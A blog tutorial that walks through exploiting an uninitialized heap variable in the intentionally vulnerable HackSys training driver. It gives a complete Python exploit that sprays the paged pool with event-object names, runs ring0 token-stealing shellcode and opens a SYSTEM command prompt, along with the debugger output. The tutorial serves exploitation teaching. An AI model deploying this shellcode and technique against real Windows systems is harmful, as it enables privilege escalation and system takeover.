Windows Kernel Exploitation Tutorial Part 7: Uninitialized Heap Variable

March 21, 2018 rootkit

Overview

In the previous part, we looked into an Uninitialized Stack Variable vulnerability. In this part, we'll discuss about another vulnerability on similar lines, Uninitialized Heap Variable. We'd be grooming Paged Pool in this one, so as to direct our execution flow to the shellcode.

Again, huge thanks to @hacksysteam for the driver.

Analysis

Let's analyze the *UninitializedHeapVariable.c* file:

```
1  NTSTATUS TriggerUninitializedHeapVariable(IN PVOID UserBuffer) {
2      ULONG_PTR UserValue = 0;
3      ULONG_PTR MagicValue = 0xBAD0B0B0;
4      NTSTATUS Status = STATUS_SUCCESS;
5      PUNINITIALIZED_HEAP_VARIABLE UninitializedHeapVariable = NULL;
6
7      PAGED_CODE();
8
9      __try {
10         // Verify if the buffer resides in user mode
11         ProbeForRead(UserBuffer,
12                      sizeof(UNINITIALIZED_HEAP_VARIABLE),
13                      (ULONG)__alignof(UNINITIALIZED_HEAP_VARIABLE));
14
15         // Allocate Pool chunk
16         UninitializedHeapVariable = (PUNINITIALIZED_HEAP_VARIABLE)
17                                     ExAllocatePoolWithTag(PagedPool,
18                                                           sizeof(UNINITIALIZED_HEAP_VARIABLE
19                                                           (ULONG)POOL_TAG);
20
21         if (!UninitializedHeapVariable) {
22             // Unable to allocate Pool chunk
23             DbgPrint("[-] Unable to allocate Pool chunk\n");
24
25             Status = STATUS_NO_MEMORY;
26             return Status;
27         }
28         else {
29             DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
30             DbgPrint("[+] Pool Type: %s\n", STRINGIFY(PagedPool));
31             DbgPrint("[+] Pool Size: 0x%X\n", sizeof(UNINITIALIZED_HEAP_VARIABLE));
32             DbgPrint("[+] Pool Chunk: 0x%p\n", UninitializedHeapVariable);
33         }
34
35         // Get the value from user mode
36         UserValue = *(PULONG_PTR)UserBuffer;
```

```
37
38          DbgPrint("[+] UserValue: 0x%p\n", UserValue);
39          DbgPrint("[+] UninitializedHeapVariable Address: 0x%p\n", &UninitializedHeapVariable)
40
41          // Validate the magic value
42          if (UserValue == MagicValue) {
43              UninitializedHeapVariable->Value = UserValue;
44              UninitializedHeapVariable->Callback = &UninitializedHeapVariableObjectCallback;
45
46              // Fill the buffer with ASCII 'A'
47              RtlFillMemory((PVOID)UninitializedHeapVariable->Buffer, sizeof(UninitializedHeapV
48
49              // Null terminate the char buffer
50              UninitializedHeapVariable->Buffer[(sizeof(UninitializedHeapVariable->Buffer) / si
51          }
52  #ifdef SECURE
53          else {
54              DbgPrint("[+] Freeing UninitializedHeapVariable Object\n");
55              DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
56              DbgPrint("[+] Pool Chunk: 0x%p\n", UninitializedHeapVariable);
57
58              // Free the allocated Pool chunk
59              ExFreePoolWithTag((PVOID)UninitializedHeapVariable, (ULONG)POOL_TAG);
60
61              // Secure Note: This is secure because the developer is setting 'UninitializedHea
62              // to NULL and checks for NULL pointer before calling the callback
63
64              // Set to NULL to avoid dangling pointer
65              UninitializedHeapVariable = NULL;
66          }
67  #else
68              // Vulnerability Note: This is a vanilla Uninitialized Heap Variable vulnerabilit
69              // because the developer is not setting 'Value' & 'Callback' to definite known va
70              // before calling the 'Callback'
71              DbgPrint("[+] Triggering Uninitialized Heap Variable Vulnerability\n");
72  #endif
73
74          // Call the callback function
75          if (UninitializedHeapVariable) {
76              DbgPrint("[+] UninitializedHeapVariable->Value: 0x%p\n", UninitializedHeapVariabl
77              DbgPrint("[+] UninitializedHeapVariable->Callback: 0x%p\n", UninitializedHeapVari
78
79              UninitializedHeapVariable->Callback();
80          }
81      }
82      __except (EXCEPTION_EXECUTE_HANDLER) {
83          Status = GetExceptionCode();
84          DbgPrint("[-] Exception Code: 0x%X\n", Status);
85      }
86
87      return Status;
88  }
```

Big code, but simple enough to understand. The variable *UninitializedHeapVariable* is being initialized with the address of the pool chunk. And it's all good if *UserValue* == *MagicValue*, the value and callback are properly initialized and the program is checking that before calling the callback. But what if this comparison fails? From the code, it is clear that if it's compiled as the *SECURE* version, the *UninitializedHeapVariable* is being set to *NULL*, so the callback won't be called in the *if* statement. Insecure version on the other hand, doesn't have any checks like this, and makes the callback to an uninitialized variable, that leads to our vulnerability.

Also, let's have a look at the defined *_UNINITIALIZED_HEAP_VARIABLE* structure in *UninitializedHeapVariable.h* file:

```
typedef struct _UNINITIALIZED_HEAP_VARIABLE {
        ULONG_PTR Value;
        FunctionPointer Callback;
        ULONG_PTR Buffer[58];
} UNINITIALIZED_HEAP_VARIABLE, *PUNINITIALIZED_HEAP_VARIABLE;
```

As we see here, it defines three members, out of which second one is the *Callback*, defined as a *Function-Pointer*. If we can somehow control the data on the Pool Chunk, we'd be able to control both the *Uninitial-izedHeapVariable* and *Callback.*

All of this is more clear in the IDA screenshot:

```
                        ; CODE XREF: TriggerUninitializedHeapVariable(x)+3C↑j
    push    offset aKcah    ; "'kcaH'"
    push    offset aPoolTagS ; "[+] Pool Tag: %s\n"
    call    _DbgPrint
    push    offset aPagedpool ; "PagedPool"
    push    offset aPoolTypeS ; "[+] Pool Type: %s\n"
    call    _DbgPrint
    push    esi
    push    offset aPoolSize0xX ; "[+] Pool Size: 0x%X\n"
    call    _DbgPrint
    push    [ebp+UninitializedHeapVariable]
    push    offset aPoolChunk0xP ; "[+] Pool Chunk: 0x%p\n"
    call    _DbgPrint
    mov     esi, [edi]
    push    esi
    push    offset aUservalue0xP ; "[+] UserValue: 0x%p\n"
    call    _DbgPrint
    lea     eax, [ebp+UninitializedHeapVariable]
    push    eax
    push    offset aUninitializedh ; "[+] UninitializedHeapVariable Address: "...
    call    _DbgPrint
    add     esp, 30h
    mov     eax, 0BAD0B0B0h
    cmp     esi, eax
    jnz     short loc_14E4F
    mov     ecx, [ebp+UninitializedHeapVariable]
    mov     [ecx], eax
    mov     eax, [ebp+UninitializedHeapVariable]
    mov     dword ptr [eax+4], offset _UninitializedHeapVariableObjectCallback@0 ; UninitializedHeapVariableObjectCallback()
    push    0E8h            ; size_t
    push    41h             ; int
    mov     eax, [ebp+UninitializedHeapVariable]
    add     eax, 8
    push    eax             ; void *
    call    _memset
    add     esp, 0Ch
    mov     eax, [ebp+UninitializedHeapVariable]
    mov     [eax+0ECh], ebx

loc_14E4F:
                        ; CODE XREF: TriggerUninitializedHeapVariable(x)+B5↑j
    push    offset aTriggeringUn_1 ; "[+] Triggering Uninitialized Heap Varia"...
    call    _DbgPrint
    pop     ecx
    mov     eax, [ebp+UninitializedHeapVariable]
    cmp     eax, ebx
    jz      short loc_14EAC
    push    dword ptr [eax]
    push    offset aUninitialize_0 ; "[+] UninitializedHeapVariable->Value: 0"...
    call    _DbgPrint
    mov     eax, [ebp+UninitializedHeapVariable]
    push    dword ptr [eax+4]
    push    offset aUninitialize_4 ; "[+] UninitializedHeapVariable->Callback"...
    call    _DbgPrint
    add     esp, 10h
    mov     eax, [ebp+UninitializedHeapVariable]
    call    dword ptr [eax+4]
    jmp     short loc_14EAC
```

Also, IOCTL for this would be *0x222033.*

Exploitation

As usual, let's start with our skeleton script, and with the correct Magic value:

```python
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    buf = "\xb0\xb0\xd0\xba"
    bufLength = len(buf)

    kernel32.DeviceIoControl(hevDevice, 0x222033, buf, bufLength, None, 0, byref(c_ulong()),

if __name__ == "__main__":
    main()
```

```
kd> g
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE ******
[+] Pool Tag: 'kcaH'
[+] Pool Type: PagedPool
[+] Pool Size: 0xF0
[+] Pool Chunk: 0xA218BB90
[+] UserValue: 0xBAD0B0B0
[+] UninitializedHeapVariable Address: 0x9EA85A98
[+] Triggering Uninitialized Heap Variable Vulnerability
[+] UninitializedHeapVariable->Value: 0xBAD0B0B0
[+] UninitializedHeapVariable->Callback: 0x94F6AD58
[+] Uninitialized Heap Variable Object Callback
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE ******

*BUSY* Debuggee is running...
```

Everything passes through with no crash whatsoever. Let's give some other UserValue, and see what happens.

```
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE ******
[+] Pool Tag: 'kcaH'
[+] Pool Type: PagedPool
[+] Pool Size: 0xF0
[+] Pool Chunk: 0x86C8A178
[+] UserValue: 0xBAD31337
[+] UninitializedHeapVariable Address: 0x81E3FA98
[+] Triggering Uninitialized Heap Variable Vulnerability
[+] UninitializedHeapVariable->Value: 0x00000000
[+] UninitializedHeapVariable->Callback: 0x99DEAD99
[-] Exception Code: 0xC0000001D
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE ******

*BUSY* Debuggee is running...
```

We get an exception, and the *Callback* address here doesn't seem to be a valid one. Cool, now we can proceed on building our exploit for this.

The main challenge for us here is grooming the **Paged Pool** with our user controlled data from User Land. One of the interfaces that does it are the **Named Objects**, and if you remember from previous post about Pool Feng-Shui, we know that our *CreateEvent* object is the one we can use here to groom our **Lookaside** list:

```
HANDLE WINAPI CreateEvent(
  _In_opt_ LPSECURITY_ATTRIBUTES lpEventAttributes,
  _In_     BOOL                  bManualReset,
```

```
  _In_     BOOL                  bInitialState,
  _In_opt_ LPCTSTR               lpName
);
```

Most important thing to note here is that even though the event object itself is allocated to Non-Paged Pool, the last parameter, *lpName* of type *LPCTSTR* is actually allocated on the Paged Pool. And we can actually define what it contains, and it's length.
Some other points to be noted here:

- We'd be grooming the **Lookaside** list, which are lazy activated only two minutes after the boot.
- Maximum Blocksize for **Lookaside** list is 0x20, and it only manages upto 256 chunks, after that, any additional chunks are managed by the **ListHead**.
- We need to allocate 256 objects of same size and then freeing them. If the list is not populated, then the allocation would come from **ListHead** list.
- We need to make sure that the string for the object name is random for each call to object constructor, as if same string is passed to consecutive calls to object constructor, then only one Pool chuck will be served for all further requests.
- We also need to make sure that our *lpName* shouldn't contain any NULL characters, as that would change the length of the *lpName*, and the exploit would fail.

We'd be giving *lpName* a size of 0xF0, the header size would be 0x8, total 0xF8 chunks. The shellcode we'd borrow from our previous tutorial.

Combining all the things above, our final exploit would look like:

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    spray_event = []
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    #Defining the ring0 shellcode and using VirtualProtect() to change the memory region attr
    #And we can't have NULL bytes in our address, as if lpName contains NULL bytes, the lengt

    shellcode = (
        "\x90\x90\x90\x90"              # NOP Sled
        "\x60"                          # pushad
        "\x64\xA1\x24\x01\x00\x00"      # mov eax, fs:[KTHREAD_OFFSET]
        "\x8B\x40\x50"                  # mov eax, [eax + EPROCESS_OFFSET]
        "\x89\xC1"                      # mov ecx, eax (Current _EPROCESS structure)
        "\x8B\x98\xF8\x00\x00\x00"      # mov ebx, [eax + TOKEN_OFFSET]
        "\xBA\x04\x00\x00\x00"          # mov edx, 4 (SYSTEM PID)
        "\x8B\x80\xB8\x00\x00\x00"      # mov eax, [eax + FLINK_OFFSET]
        "\x2D\xB8\x00\x00\x00"          # sub eax, FLINK_OFFSET
        "\x39\x90\xB4\x00\x00\x00"      # cmp [eax + PID_OFFSET], edx
        "\x75\xED"                      # jnz
        "\x8B\x90\xF8\x00\x00\x00"      # mov edx, [eax + TOKEN_OFFSET]
        "\x89\x91\xF8\x00\x00\x00"      # mov [ecx + TOKEN_OFFSET], edx
        "\x61"                          # popad
        "\xC3"                          # ret
```

```
    )

    shellcode_address = id(shellcode) + 20
    shellcode_address_struct = struct.pack("<L", shellcode_address)
    print "[+] Pointer for ring0 shellcode: {0}".format(hex(shellcode_address))
    success = kernel32.VirtualProtect(shellcode_address, c_int(len(shellcode)), c_int(0x40),
    if success == 0x0:
        print "\t[+] Failed to change memory protection."
        sys.exit(-1)

    #Defining our static part of lpName, size 0xF0, adjusted according to the dynamic part ar

    static_lpName = "\x41\x41\x41\x41" + shellcode_address_struct + "\x42" * (0xF0-4-8-4)

    # Assigning 256 CreateEvent objects of same size.

    print "\n[+] Spraying Event Objects..."

    for i in xrange(256):
        dynamic_lpName = str(i).zfill(4)
        spray_event.append(kernel32.CreateEventW(None, True, False, c_char_p(static_lpName+dy
        if not spray_event[i]:
            print "\t[+] Failed to allocate Event object."
            sys.exit(-1)

    #Freeing the CreateEvent objects.

    print "\n[+] Freeing Event Objects..."

    for i in xrange(0, len(spray_event), 1):
        if not kernel32.CloseHandle(spray_event[i]):
            print "\t[+] Failed to close Event object."
            sys.exit(-1)

    buf = '\x37\x13\xd3\xba'
    bufLength = len(buf)

    kernel32.DeviceIoControl(hevDevice, 0x222033, buf, bufLength, None, 0, byref(c_ulong()),

    print "\n[+] nt authority\system shell incoming"
    Popen("start cmd", shell=True)

if __name__ == "__main__":
    main()
```


```
kd> g
****** HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE ******
[+] Pool Tag: 'kcaH'
[+] Pool Type: PagedPool
[+] Pool Size: 0xF0
[+] Pool Chunk: 0xA8B093D0
[+] UserValue: 0xBAD31337
[+] UninitializedHeapVariable Address: 0x9DC53A98
[+] Triggering Uninitialized Heap Variable Vulnerability
[+] UninitializedHeapVariable->Value: 0x00000000
[+] UninitializedHeapVariable->Callback: 0x012ED1EC
Breakpoint 0 hit
HEVD!TriggerUninitializedHeapVariable+0x119:
94f6ae83 ff5004          call    dword ptr [eax+4]
kd> !pool 0xA8B093D0
Pool page a8b093d0 region is Paged pool
 a8b09000 size:  380 previous size:    0  (Allocated)  Ntff
 a8b09380 size:    8 previous size:  380  (Free)       ....
 a8b09388 size:   20 previous size:    8  (Allocated)  CMNb (Protected)
 a8b093a8 size:   20 previous size:   20  (Allocated)  CMNb (Protected)
*a8b093c8 size:   f8 previous size:   20  (Allocated) *Hack
                Owning component : Unknown (update pooltag.txt)
 a8b094c0 size:   90 previous size:   f8  (Allocated)  CMVl
 a8b09550 size:   a0 previous size:   90  (Free)       SeTd
 a8b095f0 size:   80 previous size:   a0  (Allocated)  CMDa
 a8b09670 size:  1a8 previous size:   80  (Free)       ObSq
 a8b09818 size:   68 previous size:  1a8  (Allocated)  FIcs
 a8b09880 size:  148 previous size:   68  (Free)       ObNm
 a8b099c8 size:   a0 previous size:  148  (Allocated)  CMDa
 a8b09a68 size:   50 previous size:   a0  (Allocated)  AlRe
 a8b09ab8 size:   88 previous size:   50  (Free )  CMDa
 a8b09b40 size:   f0 previous size:   88  (Free)       CMDa
 a8b09c30 size:   58 previous size:   f0  (Allocated)  CMDa
 a8b09c88 size:   50 previous size:   58  (Allocated)  ObNm
 a8b09cd8 size:   68 previous size:   50  (Allocated)  FIcs
 a8b09d40 size:   80 previous size:   68  (Free)       IoNm
 a8b09dc0 size:   68 previous size:   80  (Allocated)  FIcs
 a8b09e28 size:   68 previous size:   68  (Allocated)  FIcs
 a8b09e90 size:  170 previous size:   68  (Allocated)  FMfn
kd> dd a8b093c8 L64
a8b093c8  061f0804 6b636148 00000000 012ed1ec
a8b093d8  42424242 42424242 42424242 42424242
a8b093e8  42424242 42424242 42424242 42424242
a8b093f8  42424242 42424242 42424242 42424242
a8b09408  42424242 42424242 42424242 42424242
a8b09418  42424242 42424242 42424242 42424242
a8b09428  42424242 42424242 42424242 42424242
a8b09438  42424242 42424242 42424242 42424242
a8b09448  42424242 42424242 42424242 42424242
a8b09458  42424242 42424242 42424242 42424242
a8b09468  42424242 42424242 42424242 42424242
a8b09478  42424242 42424242 42424242 42424242
a8b09488  42424242 42424242 42424242 42424242
a8b09498  42424242 42424242 42424242 42424242
a8b094a8  42424242 42424242 42424242 42424242
a8b094b8  32303030 82b6ffda 0612081f 49564d43
a8b094c8  00193020 a5b211b1 00079b80 0007c2c8
a8b094d8  00079fe0 00082bd8 00082ca8 000887a8
a8b094e8  00086e88 0008e740 000199d8 000902e8
a8b094f8  000881f8 0007bc10 000923d0 000457e8
a8b09508  0008e8b0 0008e918 00092de8 0008e420
a8b09518  00091448 00091c00 00091ef0 00091ec0
a8b09528  00090620 0008dbf8 0008d878 000885d8
a8b09538  00050230 00092a08 00045828 0008d1f0
a8b09548  000831d0 00000000 00140812 64546553
kd> uf 012ed1ec
012ed1ec 90              nop
012ed1ed 90              nop
012ed1ee 90              nop
012ed1ef 90              nop
012ed1f0 60              pushad
012ed1f1 64a124010000    mov     eax,dword ptr fs:[00000124h]
012ed1f7 8b4050          mov     eax,dword ptr [eax+50h]
012ed1fa 89c1            mov     ecx,eax
012ed1fc 8b98f8000000    mov     ebx,dword ptr [eax+0F8h]
012ed202 ba04000000      mov     edx,4

012ed207 8b80b8000000    mov     eax,dword ptr [eax+0B8h]
012ed20d 2db8000000      sub     eax,0B8h
012ed212 3990b4000000    cmp     dword ptr [eax+0B4h],edx
012ed218 75ed            jne     012ed207  Branch

012ed21a 8b90f8000000    mov     edx,dword ptr [eax+0F8h]
```

```
012ed220 8991f8000000    mov     dword ptr [ecx+0F8h],edx
012ed226 61              popad
012ed227 c3              ret
```

And we get our *nt authority\system* shell:



Posted in Kernel, Tutorial Tagged Exploitation, Kernel, Tutorial, Uninitialized Heap Variable, Windows